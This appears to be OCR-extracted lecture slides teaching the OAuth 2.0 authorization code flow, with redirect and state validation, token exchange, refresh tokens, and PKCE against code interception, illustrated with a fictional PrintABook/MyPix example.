
client_id: the client ID of PrintABook (how the auth. server identifies the client)


redirect_uri: where the service redirects the user-agent after an authorization code is granted

scope: specifies the level of access/scope that the client is requesting

state: randomly generated value to prevent/detect CSRF attacks (recommended)

Give Consent





PrintABook is requesting access to your account.

Please confirm that **PrintABook** is allowed to access your public pictures.

Prompt the User

When the user clicks the link, they must log in to the auth. server (or they already are)


Next, the auth. server asks the user if the client is allowed to access the user's resources


www.mypix.com/authorize

PrintABook is requesting access to your account.

Please confirm that **PrintABook** is allowed to access your public pictures.

Issue Authorization Grant



Issue Grant

If the user authorizes the access, they are redirected to the client with an authorization grant code

Authorization server issues a redirect:

```
HTTP/1.1 302 Found
Location: https://printabook.com/callback
          ?authorization_code=Ax3lfsx492Aldv
          &state=Ax3B0fqK
```

https://printabook.com/callback_grant: API of the client that accepts the auth code

authorization_code: Authorization code that can be used to request an access token

state: reflected value received in the authorization request. Must match the previous value

Redirect Validation

Authorization servers should always validate redirect URLs


Normally, redirection URLs are linked with a particular client during registration

Redirection should only occur if the particular URL is valid for the given client

If redirect validation fails, the authorization server should:

- Not redirect the resource owner to the invalid URL
- Inform the resource owner of the failure instead

Forward Authorization Grant



Forward Grant

The user agent now forwards the authorization grant to the client

```
https://printabook.com/callback
?authorization_code=Ax3lfsx492Aldv
&state=Ax3B0fqK
```

https://printabook.com/callback: API of the client that accepts the auth code

authorization_code: Authorization code that can be used to request an access token

state: reflected value received in the authorization request. Must match the previous value

State Validation

If the client issued a state parameter in the initial authorization request,
it must check its presence in the response


The value must be identical

```
https://mypix.com/authorize?response_type=code&client_id=6779ef20e7581&
redirect_uri=https://printabook.com/callback&scope=public&state=Ax3B0fqK


https://printabook.com/callback?authorization_code=Ax3lfsx492Aldv&state=Ax3B0fqK
```

The state parameter "ties" an authorization request and its response together

It allows the client to make sure it only continues authorization processes which it initiated itself

Exchange Authorization Grant for Access Token



Exchange Grant for Token

The client (PrintABook) now possesses an authorization grant

This grant is used to request an access token from the auth. server (backend to backend):

```
https://mypix.com/token?client_id=6779ef20e7581&
client_secret=xB837sdfoBqq2842Bd&grant_type=authorization_code&
code=Ax3lkdfaB33jfsx492Aldv&redirect_uri=https://printabook.com/callback
```

https://mypix.com/token: access token API of the auth. server

client_id: the application's client ID (how the auth. server identifies the application)

client_secret: “password” of the application to authenticate itself to the auth. server

grant_type: authorization code flow that is used

code: authorization grant issued to the client

redirect_uri: must be identical to the previous redirect URI


Grant Verification

The authorization server (MyPix) must verify the authorization code request:

- Are the client credentials correct?
- Was the code issued to the same client that is presenting it now?
- Has the code been used before?
- Has the code expired?

If all checks are passed, an access token is generated and returned to the client

Issue Access Token



Issue Token

The access token is returned in a standardized format

The authorization server can specify additional info if necessary

```
{"access_token":"aSxl2bw958djkjcvqiowefasdf234dfDFWdf2","token_type":"bearer",
"expires_in":2592000,"refresh_token":"2xk02dkjfoFDBjf29865uhSdhbodfasdfF",
"scope":"public","uid":923,"info":{"name":"Alice","email":"alice@gmail.com"}}
```

The `access_token` eventually grants access to the user's data (i.e. pictures in this case)

The `token_type` specifies how the token is to be used

The `refresh_token` (if issued) can be used to fetch a new `access_token`

Refresh Tokens

Refresh tokens may or may not be issued by the auth. server


Refresh tokens allow for relatively short-lived access tokens

- Access token may be only valid for 5-10 minutes
- Refresh token is typically valid for the maximum required duration (depends on scenario)
- If an access token expires, the client can use it's refresh token to fetch a new access token

This mechanism provides improved security

- Access tokens, if compromised somehow, can be used to directly access resources
- Therefore, limited validity reduces the time window for a successful attack
- Refresh tokens must be used in combination with the client's credentials and can therefore not be abused as easily

Use Access Token



Access Resources

The client now possesses an access token

This can be used to access resources on the resource server

```
GET /pictures HTTP/1.1
Host: api.mypix.com
Accept: application/json, text/plain, */*
Authorization: Bearer aSxl2bw958djkjcvqiowefasdf234dfDFWdf2
```

https://api.mypix.com/pictures: data API of the resource server

authorization: previously issued access token

Access Token Verification

The resource server must perform validation on the received access token

- Expiration / Validity
- Scope

The access token is issued by another instance (auth. server) however

Depending on the scenario, this makes validation more or less complex:

- Resource and authorization server have access to a common store
- Authorization server offers an API to verify access tokens (called Introspection)
- Access tokens are self-contained and can be verified by cryptographic means (e.g. JWS or PASETO)

Authorization Code Flow with Proof Key for Code Exchange (PKCE)

Authorization Code Flow with PKCE

Originally designed for mobile / native clients as they


- Cannot store a static client secret securely (decompiling the code, live debugging the app, etc.)
- Usually use custom URL schemes (e.g. printabook://...) to capture redirects, which may allow malicious app to steal codes/tokens

Main threat:

- Malicious app on the user device gets hold of the access token by stealing the authorization code and posing as the original app
- With PKCE, the client (mobile/native app) generates a **dynamic secret**, which can later be verified by the auth. server
- This guarantees that the auth. server is always talking to the actual client who initiated the OAuth flow

It is recommended to use Authorization Code + PKCE for *all* interactive applications

Without PKCE: Authorization Code Interception Attack



Auth Server
printabook://
1
2
3
4
5
6
7
Complete action with...
PrintABook
PrintABook
printabook://
Request Authorization Code
.../authorize?redirect_uri=printabook://...
Return Redirect with Authorization Code
Location: printabook://...?code=4ax3B22d09
Exchange Authorization code
.../token?code=4ax3B22d09...
Return Access Token
...token=9943bA244iW77...

Preventing Code Interception Attacks

Code interception attacks are possible, because the server cannot distinguish between multiple clients with the same ID (as no secret is used)

To prevent such attacks, a **dynamic secret** (called code_verifier) is generated by a client

